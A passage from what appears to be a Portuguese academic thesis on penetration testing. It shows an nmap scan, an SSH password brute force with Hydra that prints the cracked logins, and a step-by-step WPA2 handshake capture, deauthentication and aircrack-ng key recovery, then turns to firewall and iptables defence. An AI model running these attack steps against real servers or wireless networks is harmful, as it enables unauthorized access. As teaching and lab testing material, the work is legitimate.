Discovered open port 445/tcp on 192.168.2.212
Discovered open port 21/tcp on 192.168.2.212
Discovered open port 80/tcp on 192.168.2.212
Discovered open port 111/tcp on 192.168.2.212
Completed SYN Stealth Scan at 10:31, 1.24s elapsed (1000 total ports)
Initiating Service scan at 10:31
Scanning 6 services on 192.168.2.212
Completed Service scan at 10:32, 11.02s elapsed (6 services on 1 host)
Initiating OS detection (try #1) against 192.168.2.212
NSE: Script scanning 192.168.2.212.
Initiating NSE at 10:32
Completed NSE at 10:32, 3.71s elapsed
Initiating NSE at 10:32
Completed NSE at 10:32, 0.00s elapsed
Nmap scan report for 192.168.2.212
Host is up (0.00026s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 3.0.2

```

Figura 24: Ilustração do comando NMAP

A Figura 25 apresenta os processos que estão ocorrendo durante a execução do comando, ou seja, tudo o que o comando está sendo encontrando é exibido no terminal como, por exemplo, portas que foram descobertas, qual o tipo de serviço que está sendo utilizado por meio dessa porta, entre outras informações.

```

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.2
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u2 (protocol 2.0)
| ssh-hostkey:
|   1024 6b:8d:fa:68:97:81:1a:8b:36:bd:43:5d:95:6d:d4:22 (DSA)
|   2048 f4:27:0b:6e:10:34:37:18:0c:99:d5:72:19:f8:86:69 (RSA)
|   256  22:35:3d:94:55:1d:99:b7:53:25:6b:fd:b9:29:a9:fa (ECDSA)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
|_ http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_ http-server-header: Apache/2.4.10 (Debian)
|_ http-title: Servidor FTP
111/tcp   open  rpcbind      2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4    111/tcp    rpcbind
|   100000  2,3,4    111/udp    rpcbind
|   100024  1        32816/tcp  status
|   100024  1        40724/udp  status
139/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: SRV-APLICACA0)
445/tcp   open  netbios-ssn  Samba smbd 3.X (workgroup: SRV-APLICACA0)
MAC Address: 00:18:8B:E1:6D:4F (Dell)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.19
Uptime guess: 9.794 days (since Mon Jul 4 15:28:30 2016)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=254 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| nbstat: NetBIOS name: SRV-APLICACA0, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   SRV-APLICACA0<00>   Flags: <unique><active>
|   SRV-APLICACA0<03>   Flags: <unique><active>

```

Figura 25: Ilustração dos processos ocorrendo através do NMAP

A Figura 26 apresenta as informações dos serviços que foram encontrados em execução no servidor, o nome do servidor, o nome do serviço e, ao final, o tempo de duração do processo também é exibido.

```

nbtstat: NetBIOS name: SRV-APLICACAO, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
Names:
SRV-APLICACAO<00> Flags: <unique><active>
SRV-APLICACAO<03> Flags: <unique><active>
SRV-APLICACAO<20> Flags: <unique><active>
\*MSBROWSE\* Flags: <group><active>
FEMA<00> Flags: <group><active>
FEMA<1d> Flags: <unique><active>
FEMA<1e> Flags: <group><active>
smb-os-discovery:
OS: Windows 6.1 (Samba 4.2.10-Debian)
Computer name: debian
NetBIOS computer name: SRV-APLICACAO
Domain name:
FQDN: debian
System time: 2016-07-14T10:35:44-03:00
smb-security-mode:
account used: guest
authentication_level: user
challenge_response: supported
message_signing: disabled (dangerous, but default)
smbv2-enabled: Server supports SMBv2 protocol

TRACEROUTE
HOP RTT ADDRESS
1 0.26 ms 192.168.2.212

NSE: Script Post-scanning.
Initiating NSE at 10:32
Completed NSE at 10:32, 0.00s elapsed
Initiating NSE at 10:32
Completed NSE at 10:32, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.35 seconds
Raw packets sent: 1041 (48.284KB) | Rcvd: 1031 (43.664KB)

```

Figura 26: Ilustração dos serviços executando no servidor

5.1.2 ETAPA 2 - ANÁLISE DOS RESULTADOS

A partir da coleta das informações realizada e apresentada na sessão anterior (5.1.1) realizou-se a análise das mesmas para a realização do ataque, os tipos das portas que foram descobertas, isso irá ajudar em qual ataque deve ser realizado e qual ferramenta será utilizada.

Na Figura 23 pode-se observar as portas que foram descobertas, sendo as, 21 (*File Transfer Protocol* (FTP)), 22 (*Secure Shell* (SSH)), 111 (RCPBIND), 139 (NETBIOS-SSN) e 445 (MICROSOFT-DS), nas Figuras 24, 25 e 26 são apresentadas mais informações, além das portas que foram descobertas, com os parâmetros utilizados juntamente ao comando foi possível adquirir mais informações tais como, a versão do serviço do samba (serviço de compartilhamento de arquivos) instalado, versão do sistema operacional instalado, versão do SSH e FTP, serviço *web* Apache, entre outras informações.

5.1.3 ETAPA 3 - EXPLORAÇÃO DAS FALHAS

Após analisar todas as informações coletadas, explorou-se a falha de segurança do SSH utilizando a ferramenta Hydra. Para utilizar a ferramenta é necessário ter uma *wordlist* com

senha, ou seja, uma lista de combinações palavras, números e letras que são possíveis senhas geradas por usuários e outra *wordlist* com os usuários, ou seja, uma lista de possíveis usuários que foram criados no servidor.

As Figuras 27 e 28 ilustram a utilização do THC *Hydra*, o mesmo funciona da seguinte forma, a ferramenta testará usuário e senha da *wordlist* até que alguma das combinações consiga se conectar ao servidor no caso do ataque que será realizado. Irá ser utilizado o seguinte comando **hydra -L wordlistusers.txt -P wordlistpassword.txt endereço_IP protocolo**, os parâmetros utilizados tem os seguintes significados -L que é para carregar uma lista contendo os possíveis usuários, -P que é para carregar uma lista contendo as possíveis senhas, protocolo que é o tipo do serviço ativo no servidor que irá ser atacado.

```
root@kali:~/home# hydra -L /home/listname2.txt -P /home/listpass.txt 192.168.2.212 ssh
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal p
Hydra (http://www.thc.org/thc-hydra) starting at 2016-07-15 17:14:54
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 64 tasks, 64 login tries (l:8/p:8), ~0 tries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 192.168.2.212 login: testel password: 123
[22][ssh] host: 192.168.2.212 login: claudemir password: QWEasd!@
[22][ssh] host: 192.168.2.212 login: juliana password: lomiler12@
[STATUS] 64.00 tries/min, 64 tries in 00:01h, 1 todo in 00:01h, 16 active
[STATUS] 32.00 tries/min, 64 tries in 00:02h, 1 todo in 00:01h, 16 active
[STATUS] 21.33 tries/min, 64 tries in 00:03h, 1 todo in 00:01h, 16 active
[STATUS] 16.00 tries/min, 64 tries in 00:04h, 1 todo in 00:01h, 16 active
[STATUS] 12.80 tries/min, 64 tries in 00:05h, 1 todo in 00:01h, 16 active
[STATUS] 10.67 tries/min, 64 tries in 00:06h, 1 todo in 00:01h, 16 active
[STATUS] 9.14 tries/min, 64 tries in 00:07h, 1 todo in 00:01h, 16 active
[STATUS] 8.00 tries/min, 64 tries in 00:08h, 1 todo in 00:01h, 16 active
[STATUS] 7.11 tries/min, 64 tries in 00:09h, 1 todo in 00:01h, 16 active
[STATUS] 6.40 tries/min, 64 tries in 00:10h, 1 todo in 00:01h, 16 active
[STATUS] 5.82 tries/min, 64 tries in 00:11h, 1 todo in 00:01h, 16 active
[STATUS] 5.33 tries/min, 64 tries in 00:12h, 1 todo in 00:01h, 16 active
[STATUS] 4.92 tries/min, 64 tries in 00:13h, 1 todo in 00:01h, 16 active
[STATUS] 4.57 tries/min, 64 tries in 00:14h, 1 todo in 00:01h, 16 active
[STATUS] 4.27 tries/min, 64 tries in 00:15h, 1 todo in 00:01h, 16 active
[STATUS] 4.00 tries/min, 64 tries in 00:16h, 1 todo in 00:01h, 16 active
[STATUS] 3.76 tries/min, 64 tries in 00:17h, 1 todo in 00:01h, 16 active
[STATUS] 3.56 tries/min, 64 tries in 00:18h, 1 todo in 00:01h, 16 active
[STATUS] 3.37 tries/min, 64 tries in 00:19h, 1 todo in 00:01h, 16 active
[STATUS] 3.20 tries/min, 64 tries in 00:20h, 1 todo in 00:01h, 16 active
[STATUS] 3.05 tries/min, 64 tries in 00:21h, 1 todo in 00:01h, 16 active
[STATUS] 2.91 tries/min, 64 tries in 00:22h, 1 todo in 00:01h, 16 active
[STATUS] 2.78 tries/min, 64 tries in 00:23h, 1 todo in 00:01h, 16 active
[STATUS] 2.67 tries/min, 64 tries in 00:24h, 1 todo in 00:01h, 16 active
```

Figura 27: Ilustração da utilização do Hydra

Pode ser observado tanto na Figura 27 quanto na Figura 28 que durante a utilização do THC Hydra ele mostra o usuário e senha que foram concebidos com sucesso a conexão ao servidor via SSH.

```

root@kali:/home# hydra -L /home/listname2.txt -P /home/listpass.txt 192.168.2.212 ssh
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-07-15 18:00:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 64 tasks, 160 login tries (l:10/p:16), ~0 tries per task
[DATA] attacking service ssh on port 22
[22][ssh] host: 192.168.2.212 login: testel password: 123
[22][ssh] host: 192.168.2.212 login: claudemir password: QWEasd!@
[22][ssh] host: 192.168.2.212 login: juliana password: lomiler12@
[22][ssh] host: 192.168.2.212 login: root password: ZXCVBasdfg!@#%$
[22][ssh] host: 192.168.2.212 password: ZXCVBasdfg!@#%$
[22][ssh] host: 192.168.2.212 password: ZXCVBasdfg!@#%$
[STATUS] 162.00 tries/min, 162 tries in 00:01h, 18446744073709551614 todo in 00:01h, 16 active
[STATUS] 54.00 tries/min, 162 tries in 00:03h, 18446744073709551614 todo in 5124095576030431:01h, 16 active
[STATUS] 23.14 tries/min, 162 tries in 00:07h, 18446744073709551614 todo in 5124095576030431:01h, 16 active
[STATUS] 10.80 tries/min, 162 tries in 00:15h, 18446744073709551614 todo in 5124095576030431:01h, 16 active

```

Figura 28: Ilustração da utilização do Hydra.

5.2 VULNERABILIDADE DE REDES SEM FIOS WPA2

A partir de todos os fundamentos e técnicas estudadas, foram efetuados os testes práticos utilizando as técnicas do Airmo-ng, Airodump-ng e Aircrack-ng.

Os testes são divididos em seis etapas. A primeira etapa consiste em colocar a placa de rede sem fio em modo de monitoramento. A segunda etapa é verificar todas as redes que estão disponíveis mesmo que esteja oculta para os dispositivos comuns. A terceira etapa é escolher a rede que será atacada e monitorar somente a mesma. A quarta etapa é enviar pacotes para um determinado dispositivo ou para todos os dispositivos para que ocorra a desautenticação dos mesmos da rede. A quinta etapa é observar o terminal até que a palavra WAP handshake apareça. E, pôr fim, a sexta etapa, utiliza o comando para decriptografar os dados coletados e descobrir a senha.

Primeira etapa, foi utilizado o comando Airmo-ng para colocar a placa de rede sem fio em modo de monitoramento para que possa capturar os pacotes, para iniciar a placa em modo de monitoramento, utilizando o comando **airmon-ng start wlan0**, este comando colocará a *interface* de rede sem fio (wlan0) em modo de monitoramento, automaticamente o comando dá um nome a placa em modo de monitoramento de wlan0mon. A Figura 29 ilustra a execução do comando.

```

root@kali:~# airmon-ng

Interface      Chipset      Driver
wlan0          Atheros AR9271 ath9k - [phy0]

root@kali:~# airmon-ng start wlan0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID      Name
2569    NetworkManager
2742    wpa_supplicant
3469    dhclient

Interface      Chipset      Driver
wlan0          Atheros AR9271 ath9k - [phy0]
                (monitor mode enabled on wlan0)

```

Figura 29: Ilustração do comando `airmon-ng` ativando modo de monitoramento.

Segunda etapa, após ativar o modo de monitoramento da placa, utiliza-se o comando `airodump-ng wlan0mon` para iniciar o modo de monitoramento, assim que o comando é executado é gerado em tempo real uma lista de equipamentos ativos que distribuem *Internet* e em baixo as estações conectadas.

A Figura 30 ilustra a execução do comando descrito na segunda etapa.

```

CH 11 ][ Elapsed: 2 mins ][ 2015-10-12 20:56
BSSID          PWR Beacons #Data, #/s CH  MB  ENC  CIPHER AUTH  ESSID
14:CC:20:DD:2E:BA -43    40         2  0  5  54e. WPA2 CCMP  PSK  Hacker
00:27:22:16:2D:09 -87     4         18  0  7  54e.  OPN          INFOASSISNET_RES2

BSSID          STATION      PWR  Rate  Lost  Frames  Probe
14:CC:20:DD:2E:BA 50:FC:9F:10:CC:52 -61  0 - 1  0        1
14:CC:20:DD:2E:BA 60:D8:19:38:D9:B9 -63  0 - 1  0        7  Hacker
14:CC:20:DD:2E:BA C4:9A:02:9A:8B:60 -58  0 - 1  0        1
00:27:22:16:2D:09 00:27:22:96:AE:56 -1   1 - 0  0        3
00:27:22:16:2D:09 00:15:6D:4A:68:7E -1   1 - 0  0        4
(not associated) C0:4A:00:1B:F3:B4  0   0 - 1  0       26
(not associated) F8:F1:B6:60:55:A4 -52  0 - 1  0        6
(not associated) E0:CA:94:78:B7:4C -70  0 - 1  0        1

```

Figura 30: Ilustração do comando `airodump-ng` iniciando modo de monitoramento.

Terceira etapa, deve ser aguardado alguns minutos para que a lista todos os equipamentos que distribuem *Internet* esteja completa, pois alguns dispositivos demoram para ser encontrados. Deve ser aberto um novo terminal, e será utilizado o comando `airodump-`

ng -c canal(CH) -w nomedoarquivo --bssid MAC wlan0mon para monitorar um equipamento específico para coleta de informações de autenticação, dispositivos conectados, entre outros.

Para a utilização deverá ser escolhido um equipamento que será o ataque, digite o comando **airodump-ng**, o, é para destinar o canal qual o equipamento escolhido trafega, em seguida digite o nome de sua escolha para colocar em um arquivo à onde os dados coletados serão armazenados, o **-w** é para dizer que você vai escrever dentro do arquivo, o **-bssid** é o *Media Access Control* (MAC) e por fim você escreve o nome da sua placa de rede em modo de monitoramento **wlan0mon**.

A Figura 31 ilustra o comando descrito na terceira etapa.

```

CH 5 ][ Elapsed: 1 min ][ 2015-10-12 21:03 ][ fixed channel mon0: -1
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
14:CC:20:DD:2E:BA -45 100 991 30 0 5 54e. WPA2 CCMP PSK Hacker
BSSID          STATION PWR Rate Lost Frames Probe
14:CC:20:DD:2E:BA 60:D8:19:38:D9:B9 -30 0 - 1 0 11
14:CC:20:DD:2E:BA 2C:F0:EE:B1:E6:3D -48 0e-24 0 4
14:CC:20:DD:2E:BA 70:14:A6:0B:41:C1 -48 0 -24 0 2
14:CC:20:DD:2E:BA 50:FC:9F:10:CC:52 -55 0e- 1 0 27
14:CC:20:DD:2E:BA D0:4F:7E:AD:DD:D5 -59 0e- 0 0 4
14:CC:20:DD:2E:BA C4:9A:02:9A:8B:60 -70 0 - 1 0 39

```




Figura 31: Ilustração do comando airodump-ng monitorando um dispositivo específico para coleta de dados.

Quarta etapa, deverá ser aberto um novo terminal e mantenha o anterior aberto, agora irá ser utilizado o comando **aireplay-ng -0 10 -a mac -c estacao wlan0mon**, o mesmo funciona da seguinte forma, ele é utilizado para desautenticar ou autenticar uma estação que está conectado à rede sem fio, o parâmetro **-0** significa desautenticar e **-1** autenticar, em seguida deve ser colocar a quantidade de pacotes de desautenticação ou autenticação que serão enviados à estação, o parâmetro **-a**, em seguida deverá ser informado o MAC do dispositivo de rede sem fio que será atacado e o parâmetro **-c** será a estação que irá

ser desautenticada ou autenticada e em seguida será informado a *interface* de rede que está em modo de monitoramento ativo.

Neste caso foi utilizado o parâmetro -0, pois a intenção é descobrir a senha, então deverá ocorrer a desautenticação da estação, o comando deve utilizado por diversas vezes.

A Figura 32 ilustra a execução do comando apresentado na quarta etapa.

```

root@kali:~# aireplay-ng -0 10 -a F4:EC:38:A7:57:B6 -c CC:C3:EA:50:42:60 wlan0mon
19:04:55 Waiting for beacon frame (BSSID: F4:EC:38:A7:57:B6) on channel 4
19:04:55 Sending 64 directed DeAuth. STMAC: [CC:C3:EA:50:42:60] [ 5| 5 ACKs]
19:04:56 Sending 64 directed DeAuth. STMAC: [CC:C3:EA:50:42:60] [ 0| 0 ACKs]
19:04:56 Sending 64 directed DeAuth. STMAC: [CC:C3:EA:50:42:60] [ 0| 0 ACKs]
19:04:57 Sending 64 directed DeAuth. STMAC: [CC:C3:EA:50:42:60] [ 0| 0 ACKs]
19:04:57 Sending 64 directed DeAuth. STMAC: [CC:C3:EA:50:42:60] [ 0| 0 ACKs]
19:04:58 Sending 64 directed DeAuth. STMAC: [CC:C3:EA:50:42:60] [ 0| 0 ACKs]
19:04:59 Sending 64 directed DeAuth. STMAC: [CC:C3:EA:50:42:60] [ 0| 0 ACKs]
19:04:59 Sending 64 directed DeAuth. STMAC: [CC:C3:EA:50:42:60] [ 0| 0 ACKs]
19:05:00 Sending 64 directed DeAuth. STMAC: [CC:C3:EA:50:42:60] [ 1| 0 ACKs]
19:05:00 Sending 64 directed DeAuth. STMAC: [CC:C3:EA:50:42:60] [ 0| 0 ACKs]
root@kali:~#

```

BSSID	STATION	PWR	R
0A:18:D6:A9:41:64	0A:18:D6:A9:40:DA	-64	0
DC:9F:DB:B5:C0:00	DC:9F:DB:B5:C8:E0	-67	0
(not associated)	DC:9F:DB:B5:C0:00	-69	0
(not associated)	DC:9F:DB:B5:CA:E0	-83	0
(not associated)	0A:18:D6:A9:42:5F	-75	0
(not associated)	56:54:B8:9C:05:24	-56	
(not associated)	5C:C9:D3:3A:88:45	-62	

Figura 32: Ilustração do comando aireplay-ng removendo autenticação dos usuários.

Quinta etapa, será observar o terminal da terceira enquanto o comando **aireplay-ng -0 10 -a mac -c estacao wlan0mon** está sendo executado. Deverá ser observado até que canto direito superior do terminal apareça escrito: **WPA handshake: MAC da equipamento** que distribui a *Internet*, enquanto não aparecer pode parar de utilizar o comando da etapa anterior. Assim que o escrito for identificado significa que a captura do pacote que contém a senha ocorreu com sucesso, porém ela está criptografada.

A Figura 33 ilustra a execução do comando da quinta etapa.

```

j1: Fixed channel width: 20 MHz
CH 10 ]] Elapsed: 1 hour 33 mins ]] 2015-10-14 15:58:11 WPA handshake: 68:A3:C4:9B:A0:B0
#/#s CH MB ENC CIPHER AUTH ESSID
BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
F4:EC:38:A7:57:B6 -44 2600 1034 0 1 54e WPA2 CCMP PSK Hacker
68:A3:C4:9B:A0:B0 -46 976 67 0 11 54e WPA2 CCMP PSK Suporte_GI
64:70:02:D9:AD:65 -50 997 1574 4 6 54e WPA2 CCMP PSK ENG-JARDIM-INVERNO
C4:17:FE:63:9B:88 -50 951 92 0 11 54e WPA2 CCMP PSK Connectify-GUNS
64:70:02:59:C1:DC -76 808 1565 1 11 54e WPA2 CCMP PSK ENG-COMERCIAL
00:25:86:B7:6A:FA -86 682 0 0 1 54 WPA2 CCMP PSK Nilza
78:44:76:7E:A5:B4 -90 169 17 0 11 54e OPN menegheTIArea01
00:21:27:D6:72:6E -91 126 [00:05:07] 0 1 54 WEP WEP 8.49 k/s ON LINE
C8:D7:19:8A:E4:87 -90 17 65 0 6 54e WPA2 CCMP PSK ENG-SALA

BSSID STATION CUPWR Rate hnsLost netFrames Probe
(not associated) 00:24:D7:C0:AF:1C -37 0 - 1 0 18
(not associated) 68:A3:C4:9B:A0:B0 -52 90 00-01 51 900EE 11 58 98 AF AD FB EB 94
(not associated) 00:11:43:30:B1:64:2C:59 2F 00-06 71 20 FB AC 219 SETEST19 69 2F F7
(not associated) 9C:6C:15:00:49:0E -70 0 - 1 0 167 HIPPO-GRILL, Garoa, HBV2, EN
(not associated) F8:E0:79:E1:2C:57:9A:71 37 00-01 8A 48 087 871345 3Ewifi do VoVo, dlink, wifi d
(not associated) FC:F8:AE:DC:EF:06:23:73 44 05-01 93 D2 043 40 43 44 6B A5 C0 60 D8
(not associated) 00:24:2B:A5:CC:AF:9B:73 84 00-E1 51 AA 068 92 51 44 D3 82 97 94 77
(not associated) E4:90:7E:75:3A:75:AB:74 89 0F-51 C6 AF 04F 97 99 3F E5 E0 78 C2 20
(not associated) 14:30:C6:D1:8A:C1 -75 0 - 1 0 558 pousadasf,COSTEIRO 5,COST
(not associated) 60:92:17:7D:99:C2:5A:76 75 04-31 3D 4B 07D DE 106 9C 76 FB F1 2E 27
(not associated) 26:46:D7:C0:42:94 -76 0 - 1 0 5
(not associated) E4:90:7E:96:00:6A -77 0 - 1 0 1
(not associated) E4:90:7E:1D:87:F1 -78 0 - 1 0 1

```

Figura 33: Ilustração do comando aireplay-ng com coleta do handshake.

Sexta etapa, por fim, será utilizado o comando aircrack-ng, o qual decriptografia informações de arquivos, para utiliza-lo deverá ter uma *wordlist*, ou seja, uma lista de combinações palavras, números e letras que são possíveis senhas geradas por usuários. O comando completo para a utilização do Aircrack é **aircrack-ng nome do arquivo -w wordlist**, este “nome do arquivo” (arquivo gerado na terceira etapa) e -w para escrever dentro do arquivo e na frente o nome da *wordlist*. O processo pode demorar alguns segundos como pode demorar várias horas. A senha só será encontrada se ela existir dentro da *wordlist* caso contrário a decriptografia não ocorrerá.

A Figura 34 ilustra a execução do comando descrito na sexta etapa.

```

3 54e, WPA2 CCMP PSK ENG-JARDIM-INVERNO
1 54e, WPA2 CCMP PSK Connecti Aircrack-ng 1.2 rc2
1 54e, WPA2 CCMP PSK ENG-COMERCIAL
1 54 , WPA2 CCMP PSK Nilza
[00:00:00] 2 keys tested (719.55 k/s)
Lost  Frames  Probe
0      4      KEY FOUND! [ # [REDACTED] # [REDACTED] ]
0      6
0      21  nat_nervosa,nat_casa
0 Master Key segun : AD A7 E5 98 61 AE FF 52 F8 C5 5F 52 79 0A B3 89
0      1  ENG-COM 07 04 3D A4 6B 0B FE A2 21 0D BE AD 10 CE 22 27
0      27  casa dos pcs
319 Transient Key a : DF DD 36 BB 8F CD 82 81 3E 3D C0 BD B4 43 FC ED
0      12      AF 85 C2 B9 C2 1B EC 37 34 FE D7 08 1A 2E DC E7
      EA 87 4A F4 83 FF 51 30 F5 3D 72 07 E3 4A 5B 39
      13 1F 80 4F D5 B2 8B 11 4A 73 81 97 92 01 40 F1
EAPOL HMAC      : AD 0B D7 79 61 BC 7C C7 20 52 93 C3 94 82 87 01
root@kali:~#

```

Figura 34: Ilustração do comando aircrack-ng.

Com base nos testes realizados pode-se concluir a Rede *Wireless* é muito vulnerável ainda, que esse tipo de tecnologia não é recomendado para transferência de dados confidenciais e também que o Kali Linux é uma ótima distribuição GNU/Linux para se trabalhar com testes de vulnerabilidade, defesa, computação forense, entre outros.

5.3 DEFESA

O recurso de segurança mais utilizado para garantir a integridade dos dados que trafegam pela rede tanto em ambiente corporativo como o doméstico é o *firewall*. Em geral, ambientes corporativos utilizam-se de um servidor *firewall*, tendo como exemplo um servidor exclusivamente dedicado para este *firewall* o qual conterà todas as regras de gerenciamento e segurança da rede.

Segundo ALECRIM (2013), *firewall* é uma solução de segurança baseada em *hardware* ou *software* que, a partir de um conjunto de regras ou instruções, analisa o tráfego de rede é possível determinar quais operações de transmissão ou/e recepção de dados podem ser executadas. A *firewall* sempre se encontrará entre a rede interna e a rede externa (*Internet*), a Figura 35 ilustra a funcionalidade do *firewall* em uma rede.




Figura 35: Ilustração do firewall (ALECRIM, 2013).

Na maioria das empresas é utilizado um servidor com sistema operacional de distribuição Linux, normalmente é utilizado a distribuição Debian, pelo fato de não ter muitos pacotes, *softwares*, serviços executando, ou seja, os serviços que serão utilizados devem ser instalados ou compilados. Após a instalação do servidor *firewall*, são aplicadas regras de *iptables* para defender o sistema de ataques.

Iptables foi concebido por Rusty Russel, é um sistema de controle de filtros para protocolos de rede, são divididas em três tipos, a *Filter*, NAT (*Network Address Translation*) e *Mangle* (NETO, 2004).

A tabela *Filter* é a padrão, onde são aplicadas as regras de filtro de pacotes da rede, é dividida em três conjuntos, INPUT utilizada para analisar tudo o que chega para o *firewall*, FORWARD é utilizada para redirecionar todas as solicitações para servidores ou *interface* de rede e OUTPUT analisa os pacotes que estão sendo gerados para sair do *firewall* (NETO, 2004).

A tabela NAT (*Network Address Translation*) é utilizada para alterar características de origem ou destino de um pacote, ou seja, utilizando ela pode encaminhar um pacote para outro destino. Dentro a mesma as regras são divididas em três conjuntos PREROUTING utilizado para analisar os pacotes que estão entrando pela *interface* de rede, POSTROUTING utilizado para analisar os pacotes que estão saindo pela *interface* de rede e OUTPUT utilizado para analisar os pacotes que estão sendo gerados pela própria máquina (NETO, 2004).

E por fim a tabela *Mangle* é utilizada para especificar ações para o tratamento do tráfego dos pacotes que atravessam as tabelas, ou seja, é utilizada para marcar os pacotes. Sendo dividida em dois conjuntos, PREROUTING modifica os pacotes dando um tratamento

especial antes que os mesmos sejam roteados e OUTPUT altera os pacotes gerados localmente antes que os mesmos sejam roteados (NETO, 2004).




Figura 36: Ilustração do funcionamento das tabelas (SCHLEMER, 2007).

Segundo NETO (2004), a execução das regras são passados alguns parâmetros ou comandos, ou seja, letras acompanhadas por um traço (-) que compõem uma ação que será tomada. Baseado nas informações adquiridas foi criado três tabelas, onde cada um corresponde a determinados parâmetros utilizados na *iptables*. A Tabela 2, corresponde alguns comandos utilizado para criação, exclusão alterações, entre outros.

COMANDO	DESCRIÇÃO
-A	Adiciona uma nova regra ao fim da listra,
-D	Apaga uma regra especificada da lista
-L	Lista as regras existentes
-P	Altera a política das tabelas
-F	Remove todas as regras de uma tabela
-I	Insera uma nova regra no início da lista
-R	Substitui uma regra já existente na tabela
-N	Permite a criação de uma nova tabela

-E	Renomeia uma tabela
-X	Apaga uma tabela criada

Tabela 2: Comandos utilizado na iptables (NETO, 2004)

A Tabela 3 corresponde as ações que serão tomadas, se a ação será destinar algum protocolo ou endereço para outro lugar, entre outros.

AÇÕES	DESCRIÇÃO
-p	Especifica protocolo que será aplicado
-i	Especifica a <i>interface</i> de entrada que será utilizada
-o	Especifica a <i>interface</i> de saída que será utilizada
-s	Especifica a origem do pacote da regra aplicada
-d	Especifica o destino do pacote da regra aplicada
!	Utilizado quando se deseja aplicar uma exceção
-j	Define o alvo do pacote (ACCEPT, DROP, REECT e LOG)
--sport	Porta de origem
--dport	Porta de destino

Tabela 3: Ações utilizado na iptables (NETO, 2004)

